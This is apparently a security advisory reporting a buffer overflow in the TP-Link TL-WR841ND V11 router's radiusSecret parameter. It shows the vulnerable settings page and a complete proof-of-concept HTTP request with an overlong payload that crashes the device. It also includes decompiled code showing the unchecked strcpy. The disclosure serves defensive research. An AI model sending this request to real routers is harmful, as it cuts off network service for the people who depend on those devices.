Vendor of the products: TP-Link


Affected products: TL-WR841ND V11

Hardware Link：https://www.tp-link.com/us/support/download/tl-wr841nd/v11/#Firmware

Vulnerability Description

A buffer overflow vulnerability was discovered in TP-Link TL-WR841ND V11, triggered by the radiuSecret parameter at /userRpm/WlanSecurityRpm.htm. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.

The interface that triggers the vulnerability



Wireless Security

● **Disable Security**

○ **WPA/WPA2 - Personal(Recommended)**

Version: WPA2-PSK
Encryption: AES
Wireless Password: 12345670
(You can enter ASCII characters between 8 and 63 or Hexadecimal characters between 8 and 64.)
Group Key Update Period: 0 Seconds
(Keep it default if you are not sure, minimum is 30, 0 means no update)

○ **WPA/WPA2 - Enterprise**

Version: Automatic
Encryption: Automatic
Radius Server IP:
Radius Port: 1812 (1-65535, 0 stands for default port 1812)
Radius Password:
Group Key Update Period: 0 (in second, minimum is 30, 0 means no update)

○ **WEP**

Type: Automatic
WEP Key Format: Hexadecimal

Key Selected	WEP Key	Key Type
Key 1: ●		Disabled
Key 2: ○		Disabled
Key 3: ○		Disabled
Key 4: ○		Disabled

Save

Wireless Security Help

You can select one of the following security options:

- **Disable Security** - The wireless security function can be enabled or disabled. If disabled, the wireless stations will be able to connect this device without encryption. It is recommended strongly that you choose one of following options to enable security.
- **WPA/WPA2 - Personal** - Select WPA based on pre-shared passphrase.
- **WPA/WPA2 - Enterprise** - Select WPA based on Radius Server.
- **WEP** - Select 802.11 WEP security.

Each security option has its own settings as described follows,

WPA/WPA2 - Personal

Version - You can select one of following versions,

- **Automatic** - Select **WPA-PSK** or **WPA2-PSK** automatically based on the wireless station's capability and request.
- **WPA-PSK** - Pre-shared key of WPA.
- **WPA2-PSK** - Pre-shared key of WPA2.

Encryption - You can select either **Automatic**, or **TKIP** or **AES**.

Wireless Password - You can enter **ASCII** or **Hexadecimal** characters. For **Hexadecimal**, the length should be between 8 and 64 characters; for **ASCII**, the length should be between 8 and 63 characters.

Group Key Update Period - Specify the group key update interval in seconds. The value can be either 0 or at least 30. Enter 0 to disable the update.

WPA/WPA2 - Enterprise

Version - You can select one of following versions,

- **Automatic** - Select **WPA** or **WPA2** automatically based on the wireless station's capability and request.
- **WPA** - Wi-Fi Protected Access.
- **WPA2** - WPA version 2.

Encryption - You can select either **Automatic**, or **TKIP** or **AES**.

Radius Server IP - Enter the IP address of the Radius Server.

Radius Port - Enter the port that radius service used.

Radius Password - Enter the password for the Radius Server.

Group Key Update Period - Specify the group key update interval in seconds. The value can be either 0 or at least 30. Enter 0 to disable the update.


WEP

Type - You can select one of following types,

- **Automatic** - Select **Shared Key** or **Open System** authentication type automatically based on the wireless station's capability and request.

POC

send




```
GET /EUFPJPTBEUJZPOLA/userRpm/WlanSecurityRpm.htm?pskSecOpt=2&pskCipher=3&pskSecret
=12345670&interval=0&secType=2&wpaSecOpt=3&wpaCipher=1&radiusIp=192.168.1.3&
radiusPort=1812&radiusSecret=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaa&intervalWpa=0&wepSecOpt=3&keytype=1&keynum=1&key1=&length1=0&key2=&length2=0&
key3=&length3=0&key4=&length4=0&Save=Save HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.0.1/EUFPJPTBEUJZPOLA/userRpm/WlanSecurityRpm.htm
Cookie: language=sc; Authorization=
Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM%3D
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Server: Router Webserver
Connection: close
Content-Type: text/html
WWW-Authenticate: Basic realm="TP-LINK Wireless N Router WR841N"


```

You can see that the router has crashed.



192.168.0.1/EUFPJPTBEUJZPOLA/userRpm/Index.htm


Unable to connect

Firefox can’t establish a connection to the server at 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer’s network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Code in httpd

By using IDA to analyze cfg_manager, the program first calls httpGetEnv to retrieve the radiuSecret parameter.



```
  }
  v38 = (char *)httpGetEnv(a2, "radiusSecret");
  if ( v38 )
    goto LABEL_72;
  if ( v58[2] != 2 || v58[1] != 1 )
  {
    v38 = &byte_577C04;
LABEL_72:
    strcpy(&v58[8], v38, v37, v36);
  }
```

The parameters are then passed to the `strcpy` function without proper security checks, leading to a buffer overflow.